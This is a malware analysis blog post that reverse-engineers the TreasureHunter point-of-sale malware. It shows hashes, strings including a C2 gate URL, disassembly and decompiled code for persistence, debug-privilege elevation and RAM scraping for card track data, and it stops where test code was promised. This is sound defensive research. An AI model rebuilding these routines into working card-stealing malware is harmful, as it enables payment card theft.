TreasureHunter : A POS Malware Case Study

adelmas.com/blog/treasurehunter.php

26/02/2017

Introduction

TreasureHunter is a POS malware first observed in 2014 and which got some recognition through 2016. Most POS malwares are pretty simple and don't have the advanced capabilities we can find in banking malwares for example. Their main feature is RAM scraping, which consists of looking for PAN and other credit card credentials in running process' memory. Reversing them is rather quick and a good exercise if you're new to malware analysis.

POS malwares are not very well documented and detailed articles about POS malwares are rare, so I thought it would be interesting to reverse one and write a post about it. Furthermore, I decided to use radare2 to do so to bring a bit of originality. Plus, I've been enjoying using r2 a lot lately, it gets very efficient with a bit of practice.

I downloaded the sample here : http://www.kernelmode.info/forum/viewtopic.php?f=16&t=1756&sid=40a9207c6336357f87455967de77a3ea&start=230#p28535, kindly posted by Benkow.

Hashes :

```
$ rahash2 -a md5,sha256,sha1 treasurehunter.bin
treasurehunter.bin: 0x00000000-0x00013bff md5: bd50b22d1caee56b5d3fbd8e7816ab88
treasurehunter.bin: 0x00000000-0x00013bff sha1:
55f39ca3b68b92e898f9f86f3de1b03d3b88f5d9
treasurehunter.bin: 0x00000000-0x00013bff sha256:
3f54aaa6d2cb5c7ff3f6d41790b40de47e8f870fe96aaecec4342ab84f700def
```

VirusTotal Analysis, Malwr Analysis (When it's alive again).

Analysis

First look

Basic information about the binary :

```
[0x0040523b]> i
type     EXEC (Executable file)
file     treasurehunter.bin
fd       6
size     0x13c00
iorw     false
blksz    0x0
mode     -r--
block    0x100
format   pe
havecode true
pic      true
canary   false
nx       true
crypto   false
va       true
bintype  pe
class    PE32
arch     x86
bits     32
machine  i386
os       windows
minopsz  1
maxopsz  16
pcalign  0
subsys   Windows GUI
endian   little
stripped true
static   false
linenum  false
lsyms    false
relocs   false
binsz    80896
compiled Sun Oct 19 09:14:39 2014
dbg_file C:\\Users\\Admin\\documents\\visual studio
2012\\Projects\\treasureHunter\\Release\\treasureHunter.pdb
hdr.csum 0x00000000
cmp.csum 0x000216eb
guid     82A5304F6FFB4D168B2CFA9D11F54A991
```

Some interesting strings :

```
vaddr=0x0040fea8 paddr=0x0000e4a8 ordinal=451 sz=24 len=23 section=.rdata type=ascii
string=J8DfbsnQabc730OkDqaDmaC
vaddr=0x0040fec4 paddr=0x0000e4c4 ordinal=452 sz=28 len=13 section=.rdata type=wide
string=Debug Message
vaddr=0x0040fee0 paddr=0x0000e4e0 ordinal=453 sz=9 len=8 section=.rdata type=ascii
string=System33
vaddr=0x0040feec paddr=0x0000e4ec ordinal=454 sz=9 len=8 section=.rdata type=ascii
string=SysWOW64
vaddr=0x0040fef8 paddr=0x0000e4f8 ordinal=455 sz=22 len=21 section=.rdata type=ascii
string=\Windows\explorer.exe
vaddr=0x0040ff28 paddr=0x0000e528 ordinal=456 sz=147 len=146 section=.rdata
type=ascii string=Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0;
InfoPath.2; SLCC1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET CLR 2.0.50727)
vaddr=0x0040ffc0 paddr=0x0000e5c0 ordinal=457 sz=151 len=150 section=.rdata
type=ascii string=Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0;
WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR
3.0.30729)
vaddr=0x00410058 paddr=0x0000e658 ordinal=458 sz=13 len=12 section=.rdata type=ascii
string=?report=true
vaddr=0x00410068 paddr=0x0000e668 ordinal=459 sz=14 len=13 section=.rdata type=ascii
string=?request=true
vaddr=0x00410078 paddr=0x0000e678 ordinal=460 sz=10 len=4 section=.rdata type=wide
string=POST
vaddr=0x00410088 paddr=0x0000e688 ordinal=461 sz=96 len=47 section=.rdata type=wide
string=Content-Type: application/x-www-form-urlencoded
vaddr=0x0040fd58 paddr=0x0000e358 ordinal=439 sz=31 len=30 section=.rdata type=ascii
string=x0000m.net/test/local/gate.php
vaddr=0x00410320 paddr=0x0000e920 ordinal=473 sz=92 len=45 section=.rdata type=wide
string=SOFTWARE\Microsoft\Windows\CurrentVersion\Run
vaddr=0x00410980 paddr=0x0000ef80 ordinal=492 sz=238 len=118 section=.rdata type=wide
string=TreasureHunter version 0.1 Alpha, created by Jolly Roger (jollyroger@prv.name)
for BearsInc. Greets to Xylitol and co.
```

Imports :

```
[0x0040523b]> ii
[Imports]
ordinal=001 plt=0x0040c020 bind=NONE type=FUNC name=KERNEL32.dll_ReadProcessMemory
ordinal=002 plt=0x0040c024 bind=NONE type=FUNC name=KERNEL32.dll_LeaveCriticalSection
ordinal=003 plt=0x0040c028 bind=NONE type=FUNC name=KERNEL32.dll_CreateProcessA
ordinal=004 plt=0x0040c02c bind=NONE type=FUNC name=KERNEL32.dll_CreateFileW
ordinal=005 plt=0x0040c030 bind=NONE type=FUNC name=KERNEL32.dll_CreateDirectoryA
ordinal=006 plt=0x0040c034 bind=NONE type=FUNC name=KERNEL32.dll_CopyFileA
ordinal=007 plt=0x0040c038 bind=NONE type=FUNC name=KERNEL32.dll_EnterCriticalSection
ordinal=008 plt=0x0040c03c bind=NONE type=FUNC name=KERNEL32.dll_Process32FirstW
ordinal=009 plt=0x0040c040 bind=NONE type=FUNC name=KERNEL32.dll_DeviceIoControl
ordinal=010 plt=0x0040c044 bind=NONE type=FUNC name=KERNEL32.dll_Module32FirstW
ordinal=011 plt=0x0040c048 bind=NONE type=FUNC name=KERNEL32.dll_GetModuleFileNameA
ordinal=012 plt=0x0040c04c bind=NONE type=FUNC name=KERNEL32.dll_Sleep
ordinal=013 plt=0x0040c050 bind=NONE type=FUNC name=KERNEL32.dll_CreateMutexA
ordinal=014 plt=0x0040c054 bind=NONE type=FUNC
name=KERNEL32.dll_CreateToolhelp32Snapshot
ordinal=015 plt=0x0040c058 bind=NONE type=FUNC name=KERNEL32.dll_ReleaseMutex
ordinal=016 plt=0x0040c05c bind=NONE type=FUNC name=KERNEL32.dll_CloseHandle
ordinal=017 plt=0x0040c060 bind=NONE type=FUNC name=KERNEL32.dll_GetCurrentProcessId
ordinal=018 plt=0x0040c064 bind=NONE type=FUNC name=KERNEL32.dll_DeleteFileA
ordinal=019 plt=0x0040c068 bind=NONE type=FUNC name=KERNEL32.dll_CreateThread
ordinal=020 plt=0x0040c06c bind=NONE type=FUNC name=KERNEL32.dll_SetFilePointerEx
ordinal=021 plt=0x0040c070 bind=NONE type=FUNC name=KERNEL32.dll_SetStdHandle
ordinal=022 plt=0x0040c074 bind=NONE type=FUNC name=KERNEL32.dll_GetConsoleMode
ordinal=023 plt=0x0040c078 bind=NONE type=FUNC name=KERNEL32.dll_OpenProcess
ordinal=024 plt=0x0040c07c bind=NONE type=FUNC
name=KERNEL32.dll_InitializeCriticalSection
ordinal=025 plt=0x0040c080 bind=NONE type=FUNC name=KERNEL32.dll_VirtualQueryEx
ordinal=026 plt=0x0040c084 bind=NONE type=FUNC name=KERNEL32.dll_OutputDebugStringW
ordinal=027 plt=0x0040c088 bind=NONE type=FUNC name=KERNEL32.dll_WaitForSingleObject
ordinal=028 plt=0x0040c08c bind=NONE type=FUNC name=KERNEL32.dll_GetCurrentProcess
ordinal=029 plt=0x0040c090 bind=NONE type=FUNC name=KERNEL32.dll_Process32NextW
ordinal=030 plt=0x0040c094 bind=NONE type=FUNC name=KERNEL32.dll_ExitProcess
ordinal=031 plt=0x0040c098 bind=NONE type=FUNC name=KERNEL32.dll_GetConsoleCP
ordinal=032 plt=0x0040c09c bind=NONE type=FUNC name=KERNEL32.dll_FlushFileBuffers
ordinal=033 plt=0x0040c0a0 bind=NONE type=FUNC name=KERNEL32.dll_HeapSize
ordinal=034 plt=0x0040c0a4 bind=NONE type=FUNC name=KERNEL32.dll_RtlUnwind
ordinal=035 plt=0x0040c0a8 bind=NONE type=FUNC name=KERNEL32.dll_LoadLibraryW
ordinal=036 plt=0x0040c0ac bind=NONE type=FUNC name=KERNEL32.dll_LoadLibraryExW
ordinal=037 plt=0x0040c0b0 bind=NONE type=FUNC name=KERNEL32.dll_LCMapStringW
ordinal=038 plt=0x0040c0b4 bind=NONE type=FUNC name=KERNEL32.dll_GetLastError
ordinal=039 plt=0x0040c0b8 bind=NONE type=FUNC name=KERNEL32.dll_MultiByteToWideChar
ordinal=040 plt=0x0040c0bc bind=NONE type=FUNC name=KERNEL32.dll_HeapFree
ordinal=041 plt=0x0040c0c0 bind=NONE type=FUNC name=KERNEL32.dll_HeapAlloc
ordinal=042 plt=0x0040c0c4 bind=NONE type=FUNC name=KERNEL32.dll_WideCharToMultiByte
ordinal=043 plt=0x0040c0c8 bind=NONE type=FUNC name=KERNEL32.dll_HeapReAlloc
ordinal=044 plt=0x0040c0cc bind=NONE type=FUNC name=KERNEL32.dll_GetCommandLineA
ordinal=045 plt=0x0040c0d0 bind=NONE type=FUNC name=KERNEL32.dll_IsDebuggerPresent
ordinal=046 plt=0x0040c0d4 bind=NONE type=FUNC
name=KERNEL32.dll_IsProcessorFeaturePresent
ordinal=047 plt=0x0040c0d8 bind=NONE type=FUNC name=KERNEL32.dll_EncodePointer
ordinal=048 plt=0x0040c0dc bind=NONE type=FUNC name=KERNEL32.dll_DecodePointer
ordinal=049 plt=0x0040c0e0 bind=NONE type=FUNC name=KERNEL32.dll_InterlockedIncrement
ordinal=050 plt=0x0040c0e4 bind=NONE type=FUNC name=KERNEL32.dll_InterlockedDecrement
```


```
ordinal=051 plt=0x0040c0e8 bind=NONE type=FUNC name=KERNEL32.dll_IsValidCodePage
ordinal=052 plt=0x0040c0ec bind=NONE type=FUNC name=KERNEL32.dll_GetACP
ordinal=053 plt=0x0040c0f0 bind=NONE type=FUNC name=KERNEL32.dll_GetOEMCP
ordinal=054 plt=0x0040c0f4 bind=NONE type=FUNC name=KERNEL32.dll_GetCPInfo
ordinal=055 plt=0x0040c0f8 bind=NONE type=FUNC name=KERNEL32.dll_SetLastError
ordinal=056 plt=0x0040c0fc bind=NONE type=FUNC name=KERNEL32.dll_GetCurrentThreadId
ordinal=057 plt=0x0040c100 bind=NONE type=FUNC name=KERNEL32.dll_GetProcessHeap
ordinal=058 plt=0x0040c104 bind=NONE type=FUNC name=KERNEL32.dll_GetModuleHandleExW
ordinal=059 plt=0x0040c108 bind=NONE type=FUNC name=KERNEL32.dll_GetProcAddress
ordinal=060 plt=0x0040c10c bind=NONE type=FUNC name=KERNEL32.dll_GetStdHandle
ordinal=061 plt=0x0040c110 bind=NONE type=FUNC name=KERNEL32.dll_WriteFile
ordinal=062 plt=0x0040c114 bind=NONE type=FUNC name=KERNEL32.dll_GetModuleFileNameW
ordinal=063 plt=0x0040c118 bind=NONE type=FUNC name=KERNEL32.dll_GetFileType
ordinal=064 plt=0x0040c11c bind=NONE type=FUNC
name=KERNEL32.dll_InitializeCriticalSectionAndSpinCount
ordinal=065 plt=0x0040c120 bind=NONE type=FUNC
name=KERNEL32.dll_DeleteCriticalSection
ordinal=066 plt=0x0040c124 bind=NONE type=FUNC name=KERNEL32.dll_GetStartupInfoW
ordinal=067 plt=0x0040c128 bind=NONE type=FUNC
name=KERNEL32.dll_QueryPerformanceCounter
ordinal=068 plt=0x0040c12c bind=NONE type=FUNC
name=KERNEL32.dll_GetSystemTimeAsFileTime
ordinal=069 plt=0x0040c130 bind=NONE type=FUNC
name=KERNEL32.dll_GetEnvironmentStringsW
ordinal=070 plt=0x0040c134 bind=NONE type=FUNC
name=KERNEL32.dll_FreeEnvironmentStringsW
ordinal=071 plt=0x0040c138 bind=NONE type=FUNC
name=KERNEL32.dll_UnhandledExceptionFilter
ordinal=072 plt=0x0040c13c bind=NONE type=FUNC
name=KERNEL32.dll_SetUnhandledExceptionFilter
ordinal=073 plt=0x0040c140 bind=NONE type=FUNC name=KERNEL32.dll_TerminateProcess
ordinal=074 plt=0x0040c144 bind=NONE type=FUNC name=KERNEL32.dll_TlsAlloc
ordinal=075 plt=0x0040c148 bind=NONE type=FUNC name=KERNEL32.dll_TlsGetValue
ordinal=076 plt=0x0040c14c bind=NONE type=FUNC name=KERNEL32.dll_TlsSetValue
ordinal=077 plt=0x0040c150 bind=NONE type=FUNC name=KERNEL32.dll_TlsFree
ordinal=078 plt=0x0040c154 bind=NONE type=FUNC name=KERNEL32.dll_GetModuleHandleW
ordinal=079 plt=0x0040c158 bind=NONE type=FUNC name=KERNEL32.dll_GetStringTypeW
ordinal=080 plt=0x0040c15c bind=NONE type=FUNC name=KERNEL32.dll_WriteConsoleW
ordinal=001 plt=0x0040c16c bind=NONE type=FUNC name=USER32.dll_MessageBoxA
ordinal=002 plt=0x0040c170 bind=NONE type=FUNC name=USER32.dll_MessageBoxW
ordinal=001 plt=0x0040c000 bind=NONE type=FUNC
name=ADVAPI32.dll_AdjustTokenPrivileges
ordinal=002 plt=0x0040c004 bind=NONE type=FUNC name=ADVAPI32.dll_RegOpenKeyExW
ordinal=003 plt=0x0040c008 bind=NONE type=FUNC
name=ADVAPI32.dll_LookupPrivilegeValueW
ordinal=004 plt=0x0040c00c bind=NONE type=FUNC name=ADVAPI32.dll_RegQueryValueExW
ordinal=005 plt=0x0040c010 bind=NONE type=FUNC name=ADVAPI32.dll_RegSetValueExA
ordinal=006 plt=0x0040c014 bind=NONE type=FUNC name=ADVAPI32.dll_OpenProcessToken
ordinal=007 plt=0x0040c018 bind=NONE type=FUNC name=ADVAPI32.dll_RegCloseKey
ordinal=001 plt=0x0040c164 bind=NONE type=FUNC name=SHELL32.dll_SHGetFolderPathA
ordinal=001 plt=0x0040c178 bind=NONE type=FUNC name=WINHTTP.dll_WinHttpCloseHandle
ordinal=002 plt=0x0040c17c bind=NONE type=FUNC
name=WINHTTP.dll_WinHttpQueryDataAvailable
ordinal=003 plt=0x0040c180 bind=NONE type=FUNC name=WINHTTP.dll_WinHttpSendRequest
ordinal=004 plt=0x0040c184 bind=NONE type=FUNC
```

```
name=WINHTTP.dll_WinHttpReceiveResponse
ordinal=005 plt=0x0040c188 bind=NONE type=FUNC name=WINHTTP.dll_WinHttpOpen
ordinal=006 plt=0x0040c18c bind=NONE type=FUNC name=WINHTTP.dll_WinHttpOpenRequest
ordinal=007 plt=0x0040c190 bind=NONE type=FUNC name=WINHTTP.dll_WinHttpReadData
ordinal=008 plt=0x0040c194 bind=NONE type=FUNC
name=WINHTTP.dll_WinHttpAddRequestHeaders
ordinal=009 plt=0x0040c198 bind=NONE type=FUNC name=WINHTTP.dll_WinHttpConnect

99 imports
```

A ton of debug messages are displayed in MessageBox() if a particular DWORD @ 0x00414EDC is set to 1. This confirms that TreasureHunter was still under development. What's curious is that the author copied the same lines of code everywhere he wanted to display a debug message. Such an inefficient way to debug your binary.

Installation

When executed with no parameter, the malware copies itself to %APPDATA%\{StringDerivatedFromProductID}\jucheck.exe, encrypts its path with a custom algorithm and launches this new process with that encrypted path as a parameter. This parameter is then converted into its hex value and decrypted by the fresh copy of the malware which can now deletes its old self. Not sure why the path is encrypted, but whatever.



```
|           0x0040417c      8985ecfdffff   mov dword [ebp - local_214h], eax
|           0x00404182      8d85f4fdffff   lea eax, [ebp - local_20ch]
|           0x00404188      50             push eax
|           0x00404189      6a00           push 0
|           0x0040418b      6a00           push 0
|           0x0040418d      6a1a           push 0x1a ; CSIDL_APPDATA
|           0x0040418f      6a00           push 0
|           0x00404191      ff1564c14000   call dword
[sym.imp.SHELL32.dll_SHGetFolderPathA] ; "Z.." @ 0x40c164

[...]

|  `------> 0x0040431a      6a00           push 0
|     |||   0x0040431c      ffb5e8fdffff   push dword [ebp - local_218h] ;
DerivatedFromProductId
|     |||   0x00404322      ff1530c04000   call dword
[sym.imp.KERNEL32.dll_CreateDirectoryA] ; "z.." @ 0x40c030
|   `-----> 0x0040434b      6a01           push 1                      ; "Z."
|    ||||   0x0040434d      53             push ebx ; New filename ("jucheck.exe")
|    ||||   0x0040434e      8d85f8feffff   lea eax, [ebp - local_108h]
|    ||||   0x00404354      50             push eax ; Path to this executable
|    ||||   0x00404355      ff1534c04000   call dword
[sym.imp.KERNEL32.dll_CopyFileA] ; sym.imp.KERNEL32.dll_CopyFileA

[...]

|    ||||   0x00404481      e84afbffff     call reg_startup ; Writes
[SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\jucheck] = Path to jucheck.exe

[...]

|    ||||   0x004044ed      6a00           push 0
|    ||||   0x004044ef      6a20           push 0x20 ; CREATE_NEW_PROCESS_GROUP
|    ||||   0x004044f1      6a00           push 0
|    ||||   0x004044f3      6a00           push 0
|    ||||   0x004044f5      6a00           push 0
|    ||||   0x004044f7      50             push eax ; Path to new executable +
Encrypted path to this one
|    ||||   0x004044f8      53             push ebx ; Path to new executable
|    ||||   0x004044f9      ff1528c04000   call dword
[sym.imp.KERNEL32.dll_CreateProcessA] ; "Z.." @ 0x40c028
```

The encrypted parameter is derivated from the hardcoded value J8DfbsnQabc730OkDqaDmaC and the original malware path. Here is what I got :

```
001DFB38  005A6930
"C:\\Users\\arnaud\\AppData\\Roaming\\a18948d649742114cb84de349fe6f1d0\\jucheck.exe
014b789e32bcf2c0bddeb35bd5880193de8e5405ae98d55ee55f9efea91453a8"
```

The parameter is decrypted by the malware in the function @ 0x004023F0. IDA produces the corresponding pseudocode below :

```
_BYTE *__usercall sub_4023F0@<eax>(int a1@<edx>, int a2@<ecx>, int a3, _BYTE *buffer)
{
  int v4; // eax@1
  int v5; // esi@1
  int v6; // edi@1
  _BYTE *buffer_out; // ebx@2
  int v8; // ecx@3
  bool v9; // zf@3
  _BYTE *result; // eax@4
  int v11; // [sp+8h] [bp-Ch]@2
  int v12; // [sp+10h] [bp-4h]@1

  v4 = a2;
  LOBYTE(v5) = 0;
  v6 = 0;
  v12 = a2;
  if ( a3 <= 0 )
  {
    result = buffer;
    *buffer = 0;
  }
  else
  {
    buffer_out = buffer;
    v11 = a3;
    do
    {
      v6 = (v6 + 1) % 256;
      v8 = *(_DWORD *)(v4 + 4 * v6);
      v5 = (unsigned __int8)(v8 + v5);
      ++buffer_out;
      *(_DWORD *)(v12 + 4 * v6) = *(_DWORD *)(v4 + 4 * v5);
      *(_DWORD *)(v12 + 4 * v5) = v8;
      v9 = a3-- == 1;
      *(buffer_out - 1) = buffer_out[a1 - (_DWORD)buffer - 1] ^ *(_BYTE *)(v12
                                                                          + 4
                                                                          * (unsigned
__int8)(v8

+ *(_DWORD *)(v12 + 4 * v6)));
      v4 = v12;
    }
    while ( !v9 );
    result = buffer;
    buffer[v11] = 0;
  }
  return result;
}
```

TreasureHunter tries to get Debug privileges before it starts its RAM scraping process, as shown by the Assembly code below :

```
|           0x00404730      8d442410       lea eax, [esp + local_10h]  ; 0x10
|           0x00404734      50             push eax
|           0x00404735      6a28           push 0x28                   ; '(' ; '('
|           0x00404737      ff158cc04000   call dword
[sym.imp.KERNEL32.dll_GetCurrentProcess] ; sym.imp.KERNEL32.dll_GetCurrentProcess
|           0x0040473d      50             push eax
|           0x0040473e      ff1514c04000   call dword
[sym.imp.ADVAPI32.dll_OpenProcessToken] ; sym.imp.ADVAPI32.dll_OpenProcessToken
|           0x00404744      8d442414       lea eax, [esp + local_14h]  ; 0x14
|           0x00404748      50             push eax
|           0x00404749      68fc014100     push str.SeDebugPrivilege ;
str.SeDebugPrivilege ; "SeDebugPrivilege" @ 0x4101fc
|           0x0040474e      6a00           push 0
|           0x00404750      ff1508c04000   call dword
[sym.imp.ADVAPI32.dll_LookupPrivilegeValueW] ;
sym.imp.ADVAPI32.dll_LookupPrivilegeValueW
|           0x00404756      8b442414       mov eax, dword [esp + local_14h] ;
[0x14:4]=0
|           0x0040475a      6a00           push 0
|           0x0040475c      89442424       mov dword [esp + local_24h], eax
|           0x00404760      8b44241c       mov eax, dword [esp + local_1ch] ;
[0x1c:4]=0
|           0x00404764      6a00           push 0
|           0x00404766      6a10           push 0x10
|           0x00404768      89442430       mov dword [esp + local_30h], eax
|           0x0040476c      8d442428       lea eax, [esp + local_28h]  ; 0x28 ; '('
|           0x00404770      50             push eax
|           0x00404771      6a00           push 0
|           0x00404773      ff742424       push dword [esp + local_24h]
|           0x00404777      c74424340100.  mov dword [esp + local_34h], 1
|           0x0040477f      c74424400200.  mov dword [esp + local_40h], 2
|           0x00404787      ff1500c04000   call dword
[sym.imp.ADVAPI32.dll_AdjustTokenPrivileges] ; "&.." @ 0x40c000
```

Then, the malware achieves persistency by writing a new startup key in registry. See "Persistency" part for more details about the reg_startup routine @ 0x0x403FD0.

Configuration

The configuration is pretty simple and hardcoded in global variables :

```
|           0x00401618      b9d8fd4000     mov ecx, str.600000         ; "600000" @
0x40fdd8
|           0x0040161d      e83efcffff     call to_int
|           0x00401622      b9f8fd4000     mov ecx, 0x40fdf8           ; "180000"
|           0x00401627      a3944e4100     mov dword [0x414e94], eax   ;
[0x414e94:4]=0
|           0x0040162c      e82ffcffff     call to_int
|           0x00401631      a39c4e4100     mov dword [0x414e9c], eax   ;
[0x414e9c:4]=0
|           0x00401636      33c0           xor eax, eax
|           0x00401638      803d18fe4000.  cmp byte
[str.1SE_CLINGFISH_MODE_PLACEHOLDER], 0x31 ; [0x31:1]=0 ; '1'
|           0x0040163f      b938fe4000     mov ecx, str.180000         ; "180000" @
0x40fe38
|           0x00401644      0f94c0         sete al
|           0x00401647      a3b04e4100     mov dword [0x414eb0], eax   ;
[0x414eb0:4]=0
|           0x0040164c      e80ffcffff     call to_int
|           0x00401651      b95cfe4000     mov ecx, str.6000000        ; "6000000" @
0x40fe5c
|           0x00401656      a3a44e4100     mov dword [0x414ea4], eax   ;
[0x414ea4:4]=0
|           0x0040165b      e800fcffff     call to_int
|           0x00401660      b98cfe4000     mov ecx, 0x40fe8c           ; "50"
|           0x00401665      a3984e4100     mov dword [0x414e98], eax   ;
[0x414e98:4]=0
|           0x0040166a      e8f1fbffff     call to_int
|           0x0040166f      5f             pop edi
|           0x00401670      5e             pop esi
|           0x00401671      a3ac4e4100     mov dword [0x414eac], eax   ;
[0x414eac:4]=0
|           0x00401676      c705844e4100.  mov dword [0x414e84],
str.J8DfbsnQabc730OkDqaDmaC ; [0x414e84:4]=0
```


These parameters are mostly waiting time values and the campaign id `J8DfbsnQabc730OkDqaDmaC`.

Persistency

TreasureHunter writes a new key in the startup registry to stay persistent on an infected system. The reg_startup routine is located @ 0x403FD0 :

```
.------------------------------------------------------------------------------------
-------------------------.
| [0x403fd0] ;[c]
|
| (fcn) sub.ADVAPI32.dll_RegOpenKeyExW_fd0 332
|
|   sub.ADVAPI32.dll_RegOpenKeyExW_fd0 ();
|
| ; var int local_4h @ ebp-0x4
|
|    ; CALL XREF from 0x00404481 (sub.KERNEL32.dll_WaitForSingleObject_120)
|
| push ebp
|
| mov ebp, esp
|
| push ecx
|
| push ebx
|
| push esi
|
| lea eax, [ebp - local_4h]
|
| push eax
|
| push 0xf003f
|
| push 0
|
|    ; "SOFTWARE\Microsoft\Windows\CurrentVersion\Run" @ 0x410320
|
| push str.SOFTWARE_Microsoft_Windows_CurrentVersion_Run ;
str.SOFTWARE_Microsoft_Windows_CurrentVersion_Run  |
| push 0x80000002
|
| mov ebx, ecx
|
|    ; sym.imp.ADVAPI32.dll_RegOpenKeyExW
|
| call dword [sym.imp.ADVAPI32.dll_RegOpenKeyExW] ;[a]
|
|    ; [0x40c170:4]=0x1139c reloc.USER32.dll_MessageBoxW_156
|
|    ; LEA sym.imp.USER32.dll_MessageBoxW
|
|    ; sym.imp.USER32.dll_MessageBoxW
|
| mov esi, dword [sym.imp.USER32.dll_MessageBoxW]
|
| test eax, eax
|
| je 0x404096 ;[b]
|
`------------------------------------------------------------------------------------
```

```
------------------------'

[Some checks...]

.-------------------------------------------------------.
|  0x4040a7 ;[s]                                        |
| sub ecx, edx                                          |
|    ; 0x2                                              |
| lea eax, [ecx*2 + 2]                                  |
| push eax                                              |
| push ebx                                              |
| push 1                                                |
| push 0                                                |
|    ; "jucheck" @ 0x4104a4                             |
| push str.jucheck ; str.jucheck                        |
| push dword [ebp - local_4h] ; Path to exe             |
|    ; sym.imp.ADVAPI32.dll_RegSetValueExA              |
| call dword [sym.imp.ADVAPI32.dll_RegSetValueExA] ;[q] |
| test eax, eax                                         |
| je 0x4040f2 ;[r]                                      |
`-------------------------------------------------------'
```



RAM Scraping : Looking for Credit Card Credentials

TreasureHunter doesn't have any hooking capabilities, it relies entirely on RAM scraping to try and steal credit card PAN. TreasureHunter will list all running process the usual way (CreateToolhelp32Snapshot(), Process32FirstW(), Process32NextW()) and reads their memory with ReadProcessMemory(), looking for strings that matches its track1 and track2 parser. You can find information about track1 and track2 format and service codes on this Wikipedia page : https://en.wikipedia.org/wiki/Magnetic_stripe_card#Financial_cards, it helps understand the TreasureHunter parser.

For each process where the previous operations succeeded, the malware will start monitoring its memory using the same RAM scraping routine looping in a thread every 180 seconds (value from config). I guess that's what the author calls "Clingfish mode".

```
DWORD __stdcall thread_clingfish(LPVOID lpThreadParameter)
{
  void *v1; // esi@1
  HANDLE v2; // edi@2

  v1 = malloc(0x20Au);
  if ( !v1 )
  {
    if ( bDebug == 1 )
      MessageBoxW(0, L"cannot allocate more space!", L"Debug Message", 0);
    ExitProcess(0);
  }
  v2 = OpenProcess(0x410u, 0, (DWORD)lpThreadParameter);
  if ( v2 && sub_403B10((DWORD)lpThreadParameter, (int)v1) )
  {
    if ( bDebug == 1 )
      MessageBoxW(0, L"Clingfish mode activated!", L"Debug Message", 0);
    while ( 1 )
    {
      search_process_mem(v2, (int)v1, lpThreadParameter);
      Sleep(dw180000);
    }
  }
  free(v1);
  CloseHandle(v2);
  return 0;
}
```

I identified the main functions of this thread responsible of looking for PANs, validating track1 / track2 format and checking Luhn algorithm and service codes :

- **0x004038A0** : search_process_mem
- **0x004033A0** : check_pan
- **0x00403280** : parse_track1
- **0x00403320** : parse_track2
- **0x004031D0** : check_pattern
- **0x00403040** : check_luhn
- **0x00403140** : is_format_b
- **0x004010C0** : check_service_codes

You can find a r2 script to label the main functions of the malware in the last part of this article.

I won't detail the parsers, they strictly do what the wikipedia page says. Note that a process is ignored if its name contains the following strings :

```
[0x00413000]> pd 3
    ; DATA XREF from 0x00403a9c (is_blacklisted)
    ; DATA XREF from 0x00403aa1 (is_blacklisted)
0x00413000 .dword 0x0040fee0 ; str.System33
0x00413004 .dword 0x0040feec ; str.SysWOW64
0x00413008 .dword 0x0040fef8 ; str._Windows_explorer.exe

[0x00413000]> px 48 @ 0x0040fee0
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x0040fee0  5379 7374 656d 3333 0000 0000 5379 7357  System33....SysW
0x0040fef0  4f57 3634 0000 0000 5c57 696e 646f 7773  OW64....\Windows
0x0040ff00  5c65 7870 6c6f 7265 722e 6578 6500 0000  \explorer.exe...
```

Why System33 ? No idea.

Furthermore, TreasureHunter only picks PANs that have the following service codes (see check_service_codes routine @ 0x004010C0) :

```
[0x004010c0]> pf zzzzzz @ 0x0040FF10
0x0040ff10 = 101
0x0040ff14 = 201
0x0040ff18 = 121
0x0040ff1c = 231
0x0040ff20 = 221
0x0040ff24 = 110
```

It increases a DWORD @ 0x00413D98 when a valid track1 / track2 PAN is found in a process, and sets it back to 0 after PANs are sent to the gate.

You can easily trigger those types of malwares by compiling and executing the following C++ code (taken from http://www.kernelmode.info/forum/viewtopic.php?f=16&t=1756&start=50#p18059) :

